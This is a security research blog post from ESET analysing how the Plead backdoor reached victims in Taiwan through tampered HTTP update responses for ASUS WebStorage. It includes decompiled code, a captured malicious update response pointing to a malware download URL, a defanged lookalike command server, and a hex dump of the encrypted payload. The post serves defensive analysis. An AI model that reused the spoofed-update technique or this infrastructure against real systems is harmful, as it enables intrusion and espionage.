Plead malware distributed via MitM attacks at router level, misusing ASUS WebStorage

welivesecurity.com/2019/05/14/plead-malware-mitm-asus-webstorage/

May 14, 2019

ESET researchers have discovered that the attackers have been distributing the Plead malware via compromised routers and man-in-the-middle attacks against the legitimate ASUS WebStorage software

Anton Cherepanov
14 May 2019 - 11:30AM

ESET researchers have discovered that the attackers have been distributing the Plead malware via compromised routers and man-in-the-middle attacks against the legitimate ASUS WebStorage software


In July 2018 we discovered that the Plead backdoor was digitally signed by a code-signing certificate that was issued to D-Link Corporation. Recently we detected a new activity involving the same malware and a connection to legitimate software developed by ASUS Cloud Corporation.

The Plead malware is a backdoor which, according to Trend Micro, is used by the BlackTech group in targeted attacks. The BlackTech group is primarily focused on cyberespionage in Asia.

The new activity described in this blogpost was detected by ESET in Taiwan, where the Plead malware has always been most actively deployed.

What has happened?

At the end of April 2019, ESET researchers utilizing ESET telemetry observed multiple attempts to deploy Plead malware in an unusual way. Specifically, the Plead backdoor was created and executed by a legitimate process named AsusWSPanel.exe. This process belongs to the Windows client for a cloud storage service called ASUS WebStorage. As seen in Figure 1, the executable file is digitally signed by ASUS Cloud Corporation.


Digital Signature Details

General | Advanced

Digital Signature Information
This digital signature is OK.

Signer information

Name: ASUS Cloud Corporation
E-mail: Not available
Signing time: 28 September 2018 12:32:27

Countersignatures

Name of signer:	E-mail addre...	Timestamp
GlobalSign TSA ...	Not available	28 September 2018 12:32:27

Certificate

General | Details | Certification Path


Show: <All>

Field	Value
Serial number	3e e8 de a6 40 e3 52 43 7e 14 62 ...
Signature algorithm	sha256RSA
Signature hash algorithm	sha256
Issuer	thawte SHA256 Code Signing CA, t...
Valid from	12 January 2018 02:00:00
Valid to	12 January 2021 01:59:59
Subject	ASUS Cloud Corporation, MIS, AS...
Public key	RSA (2048 Bits)
Public key parameters	05 00

CN = ASUS Cloud Corporation
OU = MIS
O = ASUS Cloud Corporation
L = New Taipei City
C = TW

Figure 1. The AsusWSPanel.exe code-signing certificate

All observed Plead samples had the following file name: Asus Webstorage Upate.exe [*sic*]. Our research confirmed that the AsusWSPanel.exe module of ASUS WebStorage can create files with such filenames during the software update process, as seen in Figure 2.


```
// ASUSWSSyncPanel.FormPopup
using ...

public void Download_New_Version(string NewVerUrl, ref FormPopup FormPopup1 = default(ref FormPopup))
{
    try
    {
        inFormPopup1 = FormPopup1;
    }
    catch (Exception ex)
    {
        ProjectData.SetProjectError(ex);
        Exception ex2 = ex;
        ProjectData.ClearProjectError();
    }
    try
    {
        downNVPathP = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\" + PF.ProductFullName + "\\";
        downNVPath = downNVPathP + "Asus Webstorage Upate.exe";
    }
    catch (Exception ex3)
    {
        ProjectData.SetProjectError(ex3);
        Exception ex4 = ex3;
        ProjectData.ClearProjectError();
    }
```

Figure 2. Decompiled code of the ASUS WebStorage client

There are several possible explanations for why legitimate software could create and execute the Plead malware.

Scenario 1 – Supply chain attack

A supply chain opens unlimited opportunities for attackers to stealthily compromise a large number of targets at the same time: that’s why the number of supply-chain attacks is increasing. In recent years ESET researchers analyzed such cases as M.E.Doc, Elmedia Player, VestaCP, Statcounter, and the Gaming industry.

For malware researchers, it’s not always easy to detect and confirm a specific supply-chain attack; sometimes there are not enough pieces of evidence to prove it.

When we think about the possibility of an ASUS WebStorage supply-chain attack, we should take into account the following points:

- Legitimate ASUS WebStorage binaries were delivered via the same update mechanism
- Currently, we are not aware that ASUS WebStorage servers are used as C&C servers or have served malicious binaries
- Attackers used standalone malware files instead of incorporating malicious functionality inside legitimate software

Therefore, we consider the hypothesis of a possible supply-chain attack to be a less likely scenario; however, we can’t fully discount it.

Scenario 2 – Man-in-the-middle attack


The ASUS WebStorage software is vulnerable to a man-in-the-middle attack (MitM). Namely, the software update is requested and transferred using HTTP; once an update is downloaded and ready to execute, the software doesn’t validate its authenticity before execution. Thus, if the update process is intercepted by attackers, they are able to push a malicious update.

ESET researchers are familiar with cases when malware was delivered using a MitM attack at the ISP level, such as FinFisher, StrongPity2, and the Turla mosquito case.

According to the Trend Micro research mentioned earlier, the attackers behind the Plead malware are compromising vulnerable routers and even using them as C&C servers for the malware.

Our investigation uncovered that most of the affected organizations have routers made by the same producer; moreover, the admin panels of these routers are accessible from the internet. Thus, we believe that a MitM attack at the router level is the most probable scenario.

As mentioned above, the ASUS WebStorage software requests an update using HTTP. Specifically, it sends a request to the update.asuswebstorage.com server, which sends an answer back in XML format. The most important elements in the XML response are the guid and the link. The guid element contains the currently available version; the link element contains the download URL used for the update. The update process is simple: the software checks whether the installed version is older than the most recent version; if so, then it requests a binary using the provided URL, as seen in Figure 3.


Wireshark · Follow TCP Stream (tcp.stream eq 2) · valid_update.pcapng
1 client pkt, 1 server pkt, 1 turn.
Entire conversation (788 bytes)
Show and save data as
ASCII
Stream
2
Find:
Find Next
Filter Out This Stream
Print
Save as…
Back
Close
Help


```
GET /gus/AWS/awssync4win/?id=&v=2.2.7.557&r=1 HTTP/1.1
Host: update.asuswebstorage.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=[redacted]; Path=/gus
Content-Type: text/xml;charset=utf-8
Content-Length: 463
Date: Fri, 26 Apr 2019 19:54:28 GMT

<?xml version="1.0"?>
<rss version="2.0">
   <channel>
      <title>ASUS WebStorage Live Update Links</title>
      <pubDate>0</pubDate>
      <docs></docs>
      <item>
        <title>aws-updater</title>
        <link>http://homeclouddl.asuswebstorage.com/asuswebstorage/client_update/asp/wsync/</link>
        <description>update aws-updater to 2.4.3.612
        </description>
        <guid>2.4.3.612</guid>
      </item>
   </channel>
</rss>
```

Figure 3. A legitimate communication during an update check of the ASUS WebStorage software

Therefore, attackers could trigger the update by replacing these two elements using their own data. This is the exact scenario we actually observed in the wild. As shown in Figure 4, attackers inserted a new URL, which points to a malicious file at a compromised gov.tw domain.



Wireshark · Follow TCP Stream (tcp.stream eq 4340) · captured.pcapng
1 client pkt, 0 server pkts, 0 turns.
Entire conversation (744 bytes)
Show and save data as
ASCII
Stream
4340
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=[redacted]; Path=/gus
Setting: Decode Error!null
Content-Type: text/xml;charset=utf-8
Content-Length: 487
Date: Tue, 30 Apr 2019 01:47:57 GMT
Connection: close

<?xml version="1.0"?>
<rss version="2.0">
   <channel>
      <title>ASUS WebStorage Live Update Links</title>
      <pubDate>0</pubDate>
      <docs></docs>
      <item>
        <title>aws-updater</title>
        <link>https://[redacted].gov.tw/[redacted]/ASUSWebStorageSyncAgent2.4.3.612.exe
</link>
        <description>update aws-updater to 2.4.3.612
        </description>
        <guid>2.4.3.612</guid>
      </item>
   </channel>
</rss>
```

Figure 4. A captured communication during a malicious update of the ASUS WebStorage software

The illustration in Figure 5 demonstrates the most likely scenario used to deliver malicious payloads to targets through compromised routers.







Figure 5. Man-in-the-middle attack scenario

Plead backdoor

The deployed Plead sample is a first-stage downloader. Once executed, it downloads the fav.ico file from a server, whose name mimics the official ASUS WebStorage server: update.asuswebstorage.com.ssmailer[.]com

The downloaded file contains an image in PNG format and data used by the malware, which is located right after PNG data. Figure 6 depicts the specific byte sequence (control bytes) the malware searches for, and then it uses the next 512 bytes as an RC4 encryption key in order to decrypt the rest of the data.



```
000181AE:  B7 FF 7F ED-2D 98 9C 37-2F 14 1C 00-00 00 00 49  ╖ ⌂э-Шь7/¶∟    I
000181BE:  45 4E 44 AE-42 60 82 91-00 13 87 33-00 90 06 19  ENDoB`BC ‼33 P♠↓
000181CE:  5A 3B E1 CC-55 D4 4F B4-14 4C AD 3C-13 54 2C E9  Z;c╠U╘O┤¶Lн<‼T,щ
000181DE:  52 18 BD CA-11 79 19 2B-1E F5 9E B9-7B 4C 3B 8E  R↑╜╩◄y↓+▲їЮ╣{L;O
000181EE:  16 56 4B EA-5F 7B 2F F2-42 0C 95 63-CC 60 B2 21  ▬VKъ_{/ЄB♀Xc╠`▓!
000181FE:  37 F0 7B 65-A7 45 76 40-7C D4 51 F8-97 B5 7D A6  7Ё{eзEv@|╘Q°Ч╡}ж
0001820E:  0F CB 7F 1D-23 56 A1 AB-D8 B8 C6 4B-48 B0 AA 47  ☼╦⌂↔#Vбл╪╕╞KH░кG
0001821E:  E2 B7 86 AB-7B B9 0A 99-92 E7 AB A9-14 63 AE 64  т╖Жл{╣◙ЩТчлй¶cod
0001822E:  77 1D 81 23-C3 F4 44 70-8C 4E D2 09-E5 54 77 07  w↔Б#├ЇDpМN╥○хTw•
0001823E:  A3 A6 51 EC-33 73 94 7D-A0 BF 57 91-BD 0D 3E 53  гжQь3sФ}а┐WС╜♪>S
0001824E:  78 4D B7 6B-57 83 72 61-EF 94 16 61-22 23 D0 84  xM╖kWГraяФ▬a"#╨Д
0001825E:  EC 96 1B DE-A0 16 AF 13-5A 32 B7 C7-01 71 15 42  ьЦ←▐а▬п‼Z2╖╟☺q§B
0001826E:  EC 3D B2 1C-14 4F 48 1B-9F A5 99 D1-FE DF E9 C9  ь=▓∟¶OH←ЯеЩ╤■▀щ╔
0001827E:  2A 48 06 C6-49 7F D6 68-5D 3A 65 EF-1A 8C 1D 1B  *H♠╞I⌂╓h]:eя→М↔←
0001828E:  4C 16 91 07-68 1F 52 98-63 CB 9D 29-8E AB A3 BB  L▬С•h▼RШc╦Э)Олг╗
0001829E:  50 C3 8C 7E-87 A1 B4 D9-77 AE 9F D9-3F 2F 4E AD  P├М~Зб┤┘wоЯ┘?/Nн
000182AE:  25 D7 C1 08-37 53 98 CB-73 21 CF 8F-72 C7 BA 75  %╫┴◘7SШ╦s!╧Пr╟║u
000182BE:  F3 AD 58 43-10 DD 9C 77-54 77 A0 BB-72 F3 AA 86  єнXC►▌ЬwTwa╗rєкЖ
000182CE:  E6 27 20 10-A9 2C 4E E2-25 31 B4 69-60 E5 2C 6E  ц' ►й,Nт%1┤i`х,n
000182DE:  87 A1 B4 D9-6C 67 1F 6A-D1 22 BF 3A-0B 51 33 14  Зб┤┘lg▼j╤"┐:♂Q3¶
